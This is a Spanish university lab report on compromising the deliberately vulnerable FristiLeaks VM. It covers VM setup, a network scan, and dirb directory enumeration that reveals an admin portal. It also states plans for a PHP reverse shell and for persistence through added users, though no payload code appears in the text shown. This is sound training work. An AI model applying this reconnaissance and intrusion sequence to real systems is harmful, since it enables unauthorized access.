Informe 1 Parcial # 2

Camilo Andrés Tello Mosquera

Universidad Tecnológica del Chocó Diego Luis Córdoba
Facultad de Ingeniería
Ingeniería de telecomunicaciones e informática
Auditoria y Seguridad de redes

Prof. Rafael Sandoval Morales

Quibdó-Choco

Tabla de contenido

Tabla de Ilustraciones

Introducción

En esta práctica trabajé con la máquina **Fristileaks**, un entorno vulnerable diseñado para reforzar el aprendizaje en seguridad informática y pruebas de penetración. El objetivo principal fue obtener acceso al sistema mediante técnicas de **enumeración de directorios, análisis de vulnerabilidades y explotación web**.

Para llevar a cabo el proceso, utilicé distintas herramientas disponibles en **Kali Linux**, entre ellas **dirb** para descubrir rutas ocultas en el servidor web, **Netcat** para gestionar conexiones, y finalmente implementé una **shell inversa en PHP** que me permitió establecer comunicación remota con la máquina comprometida.

Este laboratorio me permitió entender de manera práctica cómo un atacante puede avanzar paso a paso desde la exploración inicial de un sitio web hasta conseguir acceso interactivo en el sistema. Además, reforzó la importancia de mantener una correcta configuración y actualización en los servicios web, ya que fallos de seguridad aparentemente pequeños pueden abrir la puerta a un compromiso completo del sistema.

Objetivos Generales

Analizar y explotar vulnerabilidades en el portal web de Fristileaks con el fin de obtener acceso remoto al sistema.

Objetivos Específicos

- Explorar la máquina Fristileaks para identificar vulnerabilidades en servicios web.
- Aplicar técnicas de enumeración, explotación y escalada básica.
- Conseguir acceso a la máquina víctima mediante una shell inversa.
- Crear nuevos usuarios dentro del sistema vulnerable para demostrar persistencia

1 INFORME 1 – PARCIAL # 2

Importé el archivo **Fristileaks.ova** en VirtualBox.
Cambié la configuración de red a **NAT** y verifiqué la dirección IP asignada:

- **Máquina víctima (Fristileaks):** 192.192.192.14
- **Máquina atacante (Kali Linux):** 192.192.192.4

1.1 Importación Fristileaks

La máquina víctima utilizada fue **Fristileaks**, con IP 192.192.192.14. La importé en VirtualBox desde un archivo .ova y la configuré con **Red NAT**.




Ilustración 1 Importacion Fristileaks

1.2 Configuración Fristileaks




Ilustración 2 Pantalla




Ilustración 3 Desactivar caracteristicas extendidas

1.3 Dirección Mac anterior




Ilustración 4 Red Direccion Mac anterior

1.4 Dirección Mac nueva




Ilustración 5 Red Direccion Mac nueva

1.5 Fristileaks IP: 192.192.192.14




Ilustración 6 Inicio Fristileaks IP: 192.192.192.14

1.6 Máquina virtual Kali Linux

Escanea **toda la red 192.192.192.0/24** (tu red local de laboratorio). Por cada máquina que encuentre activa, intentará identificar:

- Los **puertos abiertos**.
- Los **servicios que corren en esos puertos**.
- Las **versiones exactas de los servicios** (cuando puede detectarlas).

1.7 Escaneo de toda la red 192.192.192.0/24




Ilustración 7 Escaneo de toda la red 192.192.192.0/24

Me dirigi al navegar y coloque lo siguiente: **http://192.192.192.14**





Ilustración 8 Máquina atacante: Kali Linux, IP 192.192.192.

1.8 View Selection Source

Click derecho y seleccionamos View Selection Source






Ilustración 9 View Selection Source

1.9 Enumeración de directorios

Entramos a Consola Kali Linux ejecuté el siguiente Comando: **dirb http://192.192.192.14**

Este comando lo ejecuté desde Kali Linux para hacer un escaneo de directorios ocultos en la página web de Fristileaks. El objetivo era descubrir rutas interesantes que no aparecen de forma visible en la página principal.
Con este descubrí directorios como:

- /images/
- /robots.txt/
- /cola/
- /beer/
- /fristi/ (este último contenía el **portal de administración**).




Ilustración 10 dirb http://192.192.192.14

dirb: Herramienta de fuerza bruta para descubrir directorios y archivos ocultos en servidores web.
http://192.192.192.14: Dirección IP de la máquina víctima (Fristileaks).

